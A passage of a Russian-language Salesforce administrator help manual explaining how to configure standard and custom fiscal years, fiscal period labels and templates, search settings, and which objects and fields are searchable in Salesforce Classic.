  - При использовании настраиваемых прогнозов отчеты по прогнозам для периода, следующего за последним определенным финансовым годом, могут быть объединены только по дате, но не по периоду.
  - В настраиваемых прогнозах, чтобы использовать только самые последние стоимости, рекомендуем запускать отчет по прогнозам после просмотра прогноза для периода, добавленного в отчет. При использовании совместных прогнозов отсутствует необходимость в просмотре прогноза до запуска отчетов.
- Столбцы финансовых периодов будут недоступны в отчетах по потенциальным клиентам, потенциальным сделкам с продуктами или потенциальным сделкам с расписаниями.
- Списковые представления возможностей не будут содержать столбцы финансовых периодов.
- Если организация поддерживает настраиваемые финансовые года, то функции даты `FISCAL_MONTH()`, `FISCAL_QUARTER()` и `FISCAL_YEAR()` не могут использоваться в SOQL.

СМ. ТАКЖЕ:

[Настройка финансового года](#)

[Настройка структуры финансового года](#)

[Настройка меток финансового года](#)

[Выбор шаблона настраиваемого финансового года](#)

[Определение настраиваемого финансового года](#)



## Настройка финансового года

Если компания использует структуру григорианского календарного года, то начальный месяц финансового года может быть изменен посредством стандартных финансовых лет. При несоблюдении стандартного финансового года компания может включить настраиваемые финансовые года, позволяющие определять более сложную структуру финансового года.



### Внимание:

- Пользователи функции «Настраиваемое прогнозирование». Изменение начального финансового месяца может инициировать потерю всех планов продаж, журнала прогнозов и переопределений. Чтобы сохранить данные, выберите месяц, который ранее использовался в качестве первого месяца квартала. Например, замена начального месяца «Апрель» месяцем «Май», который не является начальным месяцем финансового квартала, инициирует потерю данных. Однако, данные сохраняются, если начальный месяц «Апрель» заменяется месяцем «Июль», который также является начальным месяцем финансового квартала.
- Пользователи функции «Совместные прогнозы». Сведения о плане продаж и корректировках удаляются при изменении начального месяца финансового года.

1. Создайте резервную копию текущих данных и выполните ее экспорт в набор CSV-файлов.



**Совет:** Экпортируйте резервную копию данных, так как изменение финансового года инициирует смещение финансовых периодов. Данное изменение повлияет на возможности и прогнозы всей организации.

2. В разделе «Настройка» введите «*Финансовый год*» в поле «Быстрый поиск», затем выберите «**Финансовый год**».
  3. Выберите «Стандартный финансовый год» или «Настраиваемый финансовый год».
    - Для создания стандартного финансового года выберите начальный месяц и укажите, будет имя финансового года основываться на названии года, в котором он начинается или заканчивается.
 

Чтобы применить параметры нового финансового года к текущим прогнозам и планам продаж, установите флажок «Применить ко всем прогнозам и планам продаж». Наличие данного параметра определяется заданными параметрами прогноза.
    - Для создания настраиваемого финансового года выберите «**Включить настраиваемые финансовые годы**», нажмите **ОК** и укажите фискальный год. См. раздел «[Определение настраиваемого финансового года](#)» на странице 394
- Внимание:** Включение настраиваемых финансовых лет является необратимым. Включение настраиваемых финансовых лет влияет на отчеты, прогнозы, планы продаж и другие данные, содержащие даты. Рекомендуем включать настраиваемые финансовые года только при полном понимании и подготовке ко всем возможным последствиям. Дополнительную информацию о влиянии см. в разделе «[Финансовые годы](#)».
4. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
финансового года:

- «Просмотр настройки и конфигурации»

Для изменения  
финансового года:


- «Настройка приложения»

## Настройка структуры финансового года

Чтобы изменить структуру настраиваемого финансового года, доступную в [шаблонах](#), измените сведения в определении настраиваемого финансового года.

Настраиваемый финансовый год позволяет:

- [Настраивать метки периодов](#)
- [Восстанавливать шаблон финансового года](#)
- [Добавлять или удалять финансовые периоды](#)
- [Изменять продолжительность финансовой недели](#)


 **Внимание:** Изменение продолжительности финансового года влияет на прогнозы и отчеты. Дополнительную информацию о влиянии см. в разделе [«Финансовые годы»](#).

### Настройка меток периодов

Возможно изменение меток или имен периодов финансового года. В прогнозировании и отчетности также используются метки этих периодов. Дополнительную информацию об их изменении см. в разделе [«Настройка меток финансового года»](#) на странице 391.

### Восстановление шаблона финансового года

Чтобы восстановить настраиваемый шаблон финансового года, выберите нужный шаблон в раскрывающемся списке «Сбросить структуру финансового года».


 **Прим.:** Восстановление структуры финансового года инициирует удаление всех настроек, внесенных в финансовый год.

### Добавление или удаление финансовых периодов

Структура финансового года позволяет добавлять или удалять финансовые периоды (например, кварталы, периоды или недели).

Чтобы добавить финансовые периоды, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного финансового года.
3. Разверните раздел **«Расширенные настройки»**.
4. Установите флажок напротив периода, предшествующего новому периоду. Например, чтобы добавить квартал и назначить его вторым кварталом, установите флажок напротив первого квартала.
5. Щелкните **«Вставить»**.

 **Прим.:** Максимальное количество финансовых периодов: 250.

Чтобы удалить финансовый период, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного финансового года.
3. Разверните раздел **«Расширенные настройки»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для определения или  
редактирования  
финансового года:

- «Настройка приложения»

Для просмотра  
финансового года:

- «Просмотр настройки и конфигурации»


4. Установите флажок напротив нужного периода.
5. Нажмите кнопку **«Удалить»**.

 **Прим.:** Рекомендуем оставлять как минимум один квартал, один период и одну неделю. При удалении финансового периода или квартала также удаляются поправки прогноза и планы продаж за этот период или квартал.

## Изменение продолжительности финансовой недели

Чтобы изменить продолжительность финансового периода, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании» > «Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного финансового года.
3. Разверните раздел **«Расширенные настройки»**.
4. Выберите продолжительность финансовой недели в раскрывающемся списке **«Продолжительность»**.

 **Прим.:** Чтобы изменить продолжительность финансового периода или квартала, вставьте или удалите недели, либо измените продолжительность недель, составляющих период или квартал.

По завершении настроек просмотрите определение финансового года. Не забывайте сохранять внесенные изменения!

## Настройка меток финансового года

Настроить метки финансовых лет можно двумя способами: путем называния схем и выбора префикса или путем настройки раскрывающегося списка финансового года.

### Выбор префиксов и схем наименования финансовых лет

Схема назначения меток, которая должна применяться к настраиваемому финансовому году, может быть выбрана при его определении. Каждый тип финансового периода (квартал, период или неделя) поддерживает список схем назначения меток, доступных для выбора.

#### Схема имен кварталов

##### Пронумеровано по году

Данный параметр позволяет добавлять имя квартала в метку квартала. Метка квартала — это комбинация префикса и номера квартала. Например, при использовании префикса квартала «К» метка «К3» соответствует третьему кварталу. Дополнительную информацию о настройке префикса квартала см. в определении **«Префикс квартала»** на странице 392. По умолчанию номер каждого квартала соответствует его порядковому номеру (метка «1» соответствует первому кварталу), но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о квартале.

##### Настраиваемые имена кварталов

Данный параметр позволяет задать метке квартала любое имя. Метке квартала присваивается имя, выбранное в поле **«Имя квартала»**. По умолчанию порядок отображения имен кварталов соответствует порядку раскрывающегося списка, но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о квартале.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или  
редактирования  
финансового года:

- «Настройка приложения»

Для просмотра  
финансового года:

- «Просмотр настройки и конфигурации»

## Схема имен периодов

### Пронумеровано по году

Данный параметр позволяет задавать метку периода на основе его положения в году. Метка периода — это комбинация префикса и номера периода. Номера периодов не сбрасываются в каждом квартале. Например, при использовании префикса периода «П» метка «П6» соответствует шестому периоду. Дополнительную информацию о настройке параметра «Префикс периода» см. в определении [«Префикс периода»](#) на странице 392. По умолчанию номер каждого периода соответствует его порядковому номеру (метка «1» соответствует первому периоду), но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о периоде.

### Пронумеровано по кварталу

Данный параметр позволяет задавать метку периода на основе его положения в квартале. Метка периода — это комбинация префикса и номера периода. Номера периодов сбрасываются в каждом квартале. Например, при использовании префикса периода «П» метка «П2» соответствует шестому периоду, являющемуся вторым периодом во втором квартале. Дополнительную информацию о настройке префикса периода см. в определении [«Префикс периода»](#) на странице 392. По умолчанию номер каждого периода соответствует его порядковому номеру в квартале (например, метка «1» соответствует первому периоду квартала), но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о периоде.

### Стандартные имена месяцев

Данный параметр позволяет задавать метке периода имя месяца, соответствующего началу периода. Например, метка «Октябрь» соответствует периоду, начавшемуся 12 октября и завершившемуся 10 ноября.

### Настраиваемые имена периодов

Данный параметр позволяет задавать метке периода любую строку. Метке периода присваивается строка, выбранная в поле [«Имя периода»](#). По умолчанию порядок отображения имен периодов соответствует порядку раскрывающегося списка, но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о периоде.

## Раскрывающиеся списки финансового года

Чтобы настроить метки для настраиваемого финансового года, просмотрите настраиваемые раскрывающиеся списки ниже.

### Префикс квартала

Раскрывающийся список «Префикс квартала» — это список префиксов, доступных для добавления в имя или номер квартала при использовании схемы наименования квартала [«Пронумеровано по году»](#). Например, метка финансового квартала «К4» содержит префикс квартала «К».

### Префикс периода

Раскрывающийся список «Префикс периода» — это список префиксов, доступных для добавления в имя или номер периода при использовании схемы наименования периода [«Пронумеровано по году»](#). Например, метка финансового периода «П4» содержит префикс периода «П».

### Имя квартала

Раскрывающийся список «Имя квартала» — это список имен квартала при использовании схемы наименования квартала [«Настраиваемые имена кварталов»](#). Например, чтобы назначить кварталам названия времен года («Весна», «Лето», «Осень» и «Зима»), добавьте данные значения в список имен квартала.

### Имя периода

Раскрывающийся список «Имя периода» — это список имен периода при использовании схемы наименования периода [«Настраиваемые имена периодов»](#). Подобно раскрывающемуся списку имен квартала, раскрывающийся список имен периода также может быть дополнен нужными значениями.

## Настройка имен финансового года

Чтобы настроить один из раскрывающихся списков, выполните указанные ниже действия.


1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного раскрывающегося списка.

СМ. ТАКЖЕ:

[Финансовые года](#)

## Выбор шаблона настраиваемого финансового года

При определении нового настраиваемого финансового года рекомендуем сначала выбрать шаблон настраиваемого финансового года. Доступные шаблоны позволяют ускорить определение настраиваемого финансового года. Шаблон создает обычный настраиваемый финансовый год, который может быть настроен в соответствии с текущими бизнес-требованиями.

 **Прим.:** Выбранный шаблон, который не соответствует определению финансового года, может быть изменен посредством параметра **«Сбросить структуру финансового года»**.

Выберите один из трех типов шаблонов.

### 4 квартала в году, 13 недель в квартале

Чтобы каждый квартал содержал одинаковое количество недель, выберите один из шаблонов финансового года. Все шаблоны содержат 4 квартала, 12 периодов и 52 недели в году. Каждый квартал длится 13 недель и состоит из трех периодов. Продолжительность двух периодов каждого квартала составляет 4 недели и одного — 5 недель. Например, шаблон 4-4-5 использует первый и второй периоды квартала продолжительностью 4 недели, а третий период — 5 недель. Продолжительность недель всегда составляет 7 дней. Обычно данные шаблоны настраиваются путем добавления дополнительных недель, предназначенных для високосных лет.

#### 4-4-5

В каждом квартале, в первом периоде 4 недели, во втором периоде 4 недели, в третьем периоде 5 недель.

#### 4-5-4

В каждом квартале, в первом периоде 4 недели, во втором периоде 5 недель, в третьем периоде 4 недели.

#### 5-4-4

В каждом квартале, в первом периоде 5 недель, во втором периоде 4 недели, в третьем периоде 4 недели.

### 13 периодов в год, 4 недели в периоде

Если финансовый год содержит более 12 периодов и длина одного из кварталов превышает длину других кварталов, выберите один из этих шаблонов. Все шаблоны содержат 4 квартала в году, 13 периодов в году, 3 или 4 периода в квартале, 53 недели в году и 4 недели в периоде (5 недель в последнем периоде). Как правило, недели состоят из 7 дней, но в конце года могут быть короче. Обычно данные шаблоны настраиваются путем создания или изменения продолжительности короткой недели.

#### 3-3-3-4

В первом квартале 3 периода, во втором квартале 3 периода, в третьем квартале 3 периода, в четвертом квартале 4 периода.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения  
финансового года:

- «Настройка приложения»

**3-3-4-3**

В первом квартале 3 периода, во втором квартале 3 периода, в третьем квартале 4 периода, в четвертом квартале 3 периода.

**3-4-3-3**

В первом квартале 3 периода, во втором квартале 4 периода, в третьем квартале 3 периода, в четвертом квартале 3 периода.

**4-3-3-3**

В первом квартале 4 периода, во втором квартале 3 периода, в третьем квартале 3 периода, в четвертом квартале 3 периода.

**Григорианский календарь**

12 месяцев в году, стандартный григорианский календарь.

В отличие от других шаблонов, шаблон григорианского календаря не поддерживает расширенную настройку производных финансовых лет. Данный шаблон должен использоваться для создания финансовых лет, повторяющих структуру григорианского календаря. Данный шаблон имитирует функции стандартных финансовых лет.

СМ. ТАКЖЕ:

[Финансовые года](#)

**Определение настраиваемого финансового года**

Настройте финансовый год вашей компании в соответствии с корпоративным календарем. Чтобы изменить заданный настраиваемый финансовый год, измените определение текущего финансового года.

Прежде чем определить настраиваемый финансовый год, включите поддержку настраиваемых финансовых лет. Дополнительную информацию см. в разделе [«Настройка финансового года»](#) на странице 389.

Прежде чем определить или изменить любой настраиваемый финансовый год, просмотрите раздел [«Финансовые годы»](#) на странице 387, описывающий возможное влияние на прогнозы, отчеты и другие объекты.

Настраиваемые финансовые годы не могут быть удалены.

**Определение нового настраиваемого финансового года**

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню **«Настройка»**.
2. Нажмите кнопку **«Создать»**. При этом откроется диалоговое окно **«Шаблоны настраиваемого финансового года»**.
3. Выберите нужный шаблон. Чтобы закрыть диалоговое окно, нажмите кнопку **«Продолжить»**. Дополнительную информацию о шаблонах см. в разделе [«Выбор шаблона настраиваемого финансового года»](#) на странице 393.
4. Выберите начальную дату финансового года, имя финансового года и начальный день недели. При необходимости добавьте описание финансового года.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


**ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ**

Для просмотра  
финансового года:

- «Просмотр настройки и конфигурации»

Для изменения  
финансового года:

- «Настройка приложения»


 **Прим.:** При определении первого настраиваемого финансового года поля «Начальная дата финансового года» и «Начальный день недели» заполняются текущими датой и днем недели. В противном случае данные поля заполняются днем, следующим за последней датой окончания настраиваемых финансовых лет.

Дополнительную информацию об изменении параметров (кроме даты начала, имени года или начального дня недели) см. в разделе [«Настройка структуры финансового года»](#) на странице 390.

5. Чтобы просмотреть определение финансового года, нажмите кнопку **«Предварительный просмотр»**.

Чтобы сохранить финансовый год, закройте окно предварительного просмотра и нажмите кнопку **«Сохранить»**.

Чтобы сохранить текущий финансовый год и добавить новый, нажмите кнопку **«Сохранить и создать»**.


 **Внимание:** Если в компании используется прогнозирование, создание первого настраиваемого финансового года приводит к удалению любых планов продаж и поправок в соответствующем и последующих стандартных финансовых годах.


### Редактирование настраиваемого финансового года

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Чтобы просмотреть сведения о заданном финансовом годе, щелкните имя нужного финансового года. Чтобы продолжить работу, закройте окно предварительного просмотра финансового года.
3. Щелкните ссылку **«Правка»** напротив нужного финансового года.
4. Настройте параметры «Начальная дата финансового года», «Имя финансового года», «Описание» и «Начальный день недели».


Если изменение параметра «Начальная дата финансового года» инициирует наложение текущего финансового года на предыдущий финансовый год или создание промежутка между финансовыми годами, то дата окончания предыдущего финансового года будет заменена днем, предшествующим дате начала текущего финансового года.

Если изменение даты окончания инициирует наложение текущего финансового года на следующий финансовый год или создание промежутка между финансовыми годами, то дата начала следующего финансового года будет заменена днем, следующим за датой окончания текущего финансового года.

 **Прим.:** Дата начала или окончания финансового года, инициирующая его наложение на финансовый год, заданный посредством шаблона григорианского года, не может быть изменена.

 **Внимание:** Изменение даты начала или окончания любого квартала, периода или недели инициирует удаление всех данных прогноза (включая планы продаж, историю прогноза и поправок прогноза), соответствующих выбранному диапазону дат, и всех прогнозов для диапазонов дат, скорректированных автоматически в результате данного изменения. Данный алгоритм распространяется на изменение даты начала или окончания в результате вставки или удаления периодов.

5. Нажмите кнопку **«Предварительный просмотр»**.
6. Просмотрите определение финансового года. Чтобы сохранить финансовый год, закройте окно предварительного просмотра и нажмите кнопку **«Сохранить»**. Дополнительную информацию о доступных изменениях см. в разделе [«Настройка структуры финансового года»](#) на странице 390.

 **Прим.:** Метки периодов финансового года для прогнозов и отчетов используют стандартные значения меток для периодов финансового года, кроме меток, заданных пользователем. Дополнительную информацию об их изменении см. в разделе [«Настройка меток финансового года»](#) на странице 391.



## Настройка поиска

### Настройка параметров поиска

Чтобы изменить параметры поиска организации, выполните указанные ниже действия.

1. Введите «*Параметры поиска*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Параметры поиска**».
2. Измените параметры поиска для организации.
3. Нажмите кнопку «**Сохранить**».

### Параметры поиска


Ниже перечислены доступные параметры поиска.

#### Включить раскрывающийся список для поиска на боковой панели

Раскрывающийся список для поиска на боковой панели позволяет ограничить поиски пользователей по объекту. При установке флажка «Включить раскрывающийся список для поиска на боковой панели» раздел «Поиск» дополняется раскрывающимся списком. Данный список позволяет выбирать область поиска (по тегам, определенному объекту или всем объектам).

#### Включить флажок поиска «Ограничиться моими элементами»

Флажок «Ограничиться моими элементами» позволяет выполнять поиск только по собственным записям при вводе поисковых запросов на боковой панели.

 **Прим.:** Независимо от данного параметра, флажок «Ограничиться моими элементами», отображаемый при расширенном поиске, доступен пользователям всегда.

#### Включить функцию поиска по содержимому документов

Функция «Поиск по содержимому документов» позволяет выполнять полнотекстовый поиск по документам. При загрузке нового документа или замене старого содержимое документа доступно как критерии поиска.

#### Включить оптимизацию поиска, если содержимое доступно на японском, китайском или корейском языке

Данный параметр позволяет оптимизировать поиск на японском, китайском и корейском языках. Данный параметр применяется к поиску на боковой панели и поиску организации посредством кнопки «**Найти повторы**» в записи интереса при использовании поиска на боковой панели и глобального поиска. Рекомендуем включить данный параметр при использовании японского, китайского или корейского языка для поиска или отображения текста в полях, доступных для поиска.

При использовании других языков данный флажок не требуется.

#### Использовать недавно просмотренные записи пользователя для пустых и автоматически заполненных полей поиска

Если данный параметр включен, то список записей, возвращаемых при пустом или автоматически заполненном поиске, составляется на основе недавно просмотренных записей пользователя. Данный параметр применяется только к поискам по объектам пользователя; поиск по другим объектам не поддерживается.

Если данный параметр выключен, то диалоговое окно отображает список недавно просмотренных записей всех пользователей организации.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поиска:

- «Настройка приложения»



**Включить англоязычную функцию исправления ошибок при поиске по базе знаний (бета-версия)**


Если данный параметр включен, то функция поиска находит и предлагает варианты замены для англоязычных критериев поиска:

- На вкладках «Статьи» и «Управление статьями»
- В инструменте ленты обращений «Статьи»
- На боковой панели Salesforce Knowledge консоли Salesforce

Данный параметр применяется к поискам статей посредством API, но не к поискам статей посредством глобального поиска.

**Включить автозаполнение полей поиска на боковой панели**

Если данный параметр включен, то по мере ввода критериев поиска отображается список совпадающих записей, просмотренных последними.

 **Прим.:** Функция глобального поиска поддерживает автозаполнение и не требует параметров поиска.

**Включить значок результата разового поиска**

Если данный параметр включен, то операция поиска, возвратившая всего один элемент, пропускает страницу результатов поиска и открывает страницу сведений о записи.

Данный параметр не применяется к тега, комментариям к обращениям (при расширенном поиске) и глобальному поиску. Если глобальный поиск возвращает всего один тег, комментарий к обращению или элемент, то страница результатов поиска отображается как обычно.

**Количество отображаемых результатов поиска для одного объекта**

Область «Количество отображаемых результатов поиска для одного объекта» позволяет определять количество элементов, отображаемых для каждого объекта на странице «Результаты поиска». Текущее количество отображается напротив каждого объекта в скобках. Чтобы изменить данный параметр, выберите как минимум один объект, введите новое количество результатов на страницу и нажмите кнопку **«Сохранить»**. Новое значение должно находиться в диапазоне от 5 до 50.

**Параметры поиска**


Область «Параметры поиска» позволяет включить расширенные поиски и автозаполнение полей для поиска организаций, контактов, пользователей и любых настраиваемых объектов.

СМ. ТАКЖЕ:

[Рекомендации по сокращению времени поиска](#)

**Доступные для поиска объекты и поля**

Salesforce выполняет поиск уникального набора полей для каждого объекта.

 **Прим.:** При поиске значения в поле, скрытом согласно параметрам безопасности, результаты возвращают запись, содержащую данное поле. Тем не менее, данное поле не отображается.

**Поля объектов, доступные для поиска в Salesforce Classic**

Каждый тип поиска охватывает уникальный набор полей каждого объекта. Возвращаемые результаты поиска для отдельного объекта определяются двумя факторами: тип поиска и поля объекта, доступные для поиска.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Типы записей, доступные для поиска, определяются используемой версией системы.

[Поля объектов, доступные для поиска в Lightning Experience](#)

Записи, возвращаемые в результатах поиска, определяются доступностью типа объекта записи и его полей для поиска. Результаты поиска не отображают объект, значение которого хранится в поле, которое недоступно для поиска.


**Поля объектов, доступные для поиска в Salesforce Classic**

Каждый тип поиска охватывает уникальный набор полей каждого объекта. Возвращаемые результаты поиска для отдельного объекта определяются двумя факторами: тип поиска и поля объекта, доступные для поиска.

Представьте организацию, поле «Описание» которой содержит значение «Асте». Поле «Описание» не опрашивается стандартными диалоговыми поисками, но опрашивается глобальными и расширенными диалоговыми поисками при наличии флажка **«Все поля»**. Таким образом, поиск по запросу «Асте» возвращает данную запись организации только при использовании глобального или расширенного диалогового поиска и наличии флажка **«Все поля»**.

Ниже перечислены некоторые рекомендации по использованию полей, доступных для поиска.

- В отличие от других типов поиска, глобальный поиск охватывает больше полей объекта.
- По умолчанию расширенные поиски обрабатывают ограниченный набор полей (или поля «Имя») для каждого объекта. При поиске записи, возвращающей большое количество совпадений (например, широко используемое имя контакта), результаты могут быть уточнены путем обработки всех полей, доступных для поиска. Установите флажок **«Все поля»** (при его наличии) в диалоговом окне расширенного поиска и введите другие уникальные критерии поиска (например, адрес эл. почты контакта).
- Зашифрованные поля, поля формулы и поля поиска недоступны для поиска.
- Функции поиска на боковой панели и расширенного поиска не поддерживают поиск некоторых объектов. Ниже перечислены объекты, для поиска которых рекомендуем использовать глобальный поиск или поиск по вкладке.
  - Статьи
  - Группы, файлы, темы и люди Chatter
  - Salesforce CRM Content
  - Документы
  - Прайс-листы
  - Продукты
  - Решения

 **Прим.:** При поиске значения в поле, скрытом согласно параметрам безопасности, результаты возвращают запись, содержащую данное поле. Тем не менее, данное поле не отображается.

Данная таблица отображает типы поиска, поддерживаемые каждым объектом. Чтобы просмотреть список полей, доступных для поиска, щелкните ссылку на нужный объект.

| Объект                   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск | Глобальный поиск |
|--------------------------|-------------------------|-------------------|------------------------------|------------------------------|------------------|
| <a href="#">Актив</a>    | ✓                       | ✓                 |                              |                              | ✓                |
| <a href="#">Вложение</a> | ✓                       | ✓                 |                              |                              | ✓                |

**ВЕРСИИ**

Доступно в: **Salesforce Classic.**

Типы записей, доступные для поиска, определяются используемой версией системы.

| Объект                   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск | Глобальный поиск |
|--------------------------|-------------------------|-------------------|------------------------------|------------------------------|------------------|
| Организация/компания     | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| Кампания                 | ✓                       | ✓                 | ✓                            |                              | ✓                |
| Календарное событие      | ✓                       | ✓                 |                              |                              | ✓                |
| Обращение                | ✓                       | ✓                 | ✓                            |                              | ✓                |
| Лента Chatter            |                         |                   |                              |                              | ✓                |
| Группа Chatter           |                         |                   |                              |                              | ✓                |
| Обучение                 | ✓                       | ✓                 |                              |                              | ✓                |
| Сообщество               |                         |                   | ✓                            |                              |                  |
| Контакт                  | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| Salesforce CRM Content   |                         |                   |                              |                              | ✓                |
| Контракт                 | ✓                       | ✓                 | ✓                            |                              | ✓                |
| Элемент строки контракта | ✓                       | ✓                 |                              |                              | ✓                |
| Настраиваемый объект     | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| Компания D&B             | ✓                       | ✓                 |                              |                              | ✓                |
| Панель мониторинга       | ✓                       | ✓                 |                              |                              | ✓                |
| Дискуссия                |                         |                   | ✓                            |                              |                  |
| Документ                 |                         |                   | ✓                            |                              | ✓                |
| Право                    | ✓                       | ✓                 |                              |                              | ✓                |
| Внешний объект           |                         |                   |                              |                              | ✓                |
| Файл                     |                         |                   |                              |                              | ✓                |
| Цель                     | ✓                       | ✓                 |                              |                              | ✓                |
| Идея                     | ✓                       | ✓                 | ✓                            |                              | ✓                |
| Статья базы знаний       |                         |                   |                              |                              | ✓                |
| Интерес                  | ✓                       | ✓                 | ✓                            |                              | ✓                |

| Объект                                | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск | Глобальный поиск |
|---------------------------------------|-------------------------|-------------------|------------------------------|------------------------------|------------------|
| Транскрипт Live Chat                  |                         | ✓                 |                              |                              | ✓                |
| Макрос                                | ✓                       | ✓                 |                              |                              | ✓                |
| Показатель                            | ✓                       | ✓                 |                              |                              | ✓                |
| Примечание                            | ✓                       | ✓                 |                              |                              | ✓                |
| Возможность                           | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| Заказ                                 | ✓                       | ✓                 |                              |                              | ✓                |
| Люди                                  |                         |                   |                              |                              | ✓                |
| Цикл производительности               | ✓                       | ✓                 |                              |                              | ✓                |
| Организация-лицо                      | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| Прайс-лист                            |                         |                   | ✓                            |                              | ✓                |
| Продукт                               |                         |                   | ✓                            |                              | ✓                |
| Вопрос                                | ✓                       | ✓                 |                              |                              | ✓                |
| Быстрый текст                         | ✓                       | ✓                 |                              |                              | ✓                |
| Смета                                 | ✓                       | ✓                 | ✓                            |                              | ✓                |
| Отчет                                 | ✓                       | ✓                 |                              |                              | ✓                |
| Запрошенная встреча                   | ✓                       | ✓                 |                              |                              | ✓                |
| Копилка наград                        | ✓                       | ✓                 |                              |                              | ✓                |
| Тип копилки наград                    | ✓                       | ✓                 |                              |                              | ✓                |
| Пользователь портала самообслуживания |                         |                   | ✓                            |                              |                  |
| Сервисный контракт                    | ✓                       | ✓                 |                              |                              | ✓                |
| Навык                                 | ✓                       | ✓                 |                              |                              | ✓                |
| Решение                               |                         |                   | ✓                            |                              | ✓                |
| Задача                                | ✓                       | ✓                 |                              |                              | ✓                |
| Тема                                  | ✓                       | ✓                 |                              |                              | ✓                |

| Объект                               | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск | Глобальный поиск |
|--------------------------------------|-------------------------|-------------------|------------------------------|------------------------------|------------------|
| <a href="#">Пользователь</a>         | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| <a href="#">Work Order</a>           | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |
| <a href="#">Work Order Line Item</a> | ✓                       | ✓                 | ✓                            | ✓                            | ✓                |

Поля, доступные для поиска: актив

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Имя актива  | ✓                       | ✓                 | ✓                |
| Описание  |                         | ✓                 | ✓                |
| Серийный номер  | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: вложение

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Описание                   |                         | ✓                 | ✓                |
| Имя                        | ✓                       | ✓                 | ✓                |

Содержимое вложений недоступно для поиска.

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: организация-компания

| Поля, доступные для поиска                               | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| Имя организации  | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Имя организации (на родном языке)                        | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Номер организации  |                         | ✓                 |                              |   | ✓   |
| Местоположение организации                               | ✓                       | ✓                 |                              |   | ✓   |
| Адрес для счета  |                         | ✓                 |                              |   | ✓   |
| Описание   |                         | ✓                 |                              |   | ✓   |
| Номер D-U-N-S (Данное поле доступно только организациям, |                         | ✓                 |                              |   | ✓   |

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные поля организаций-компаний определяются используемой версией Salesforce.

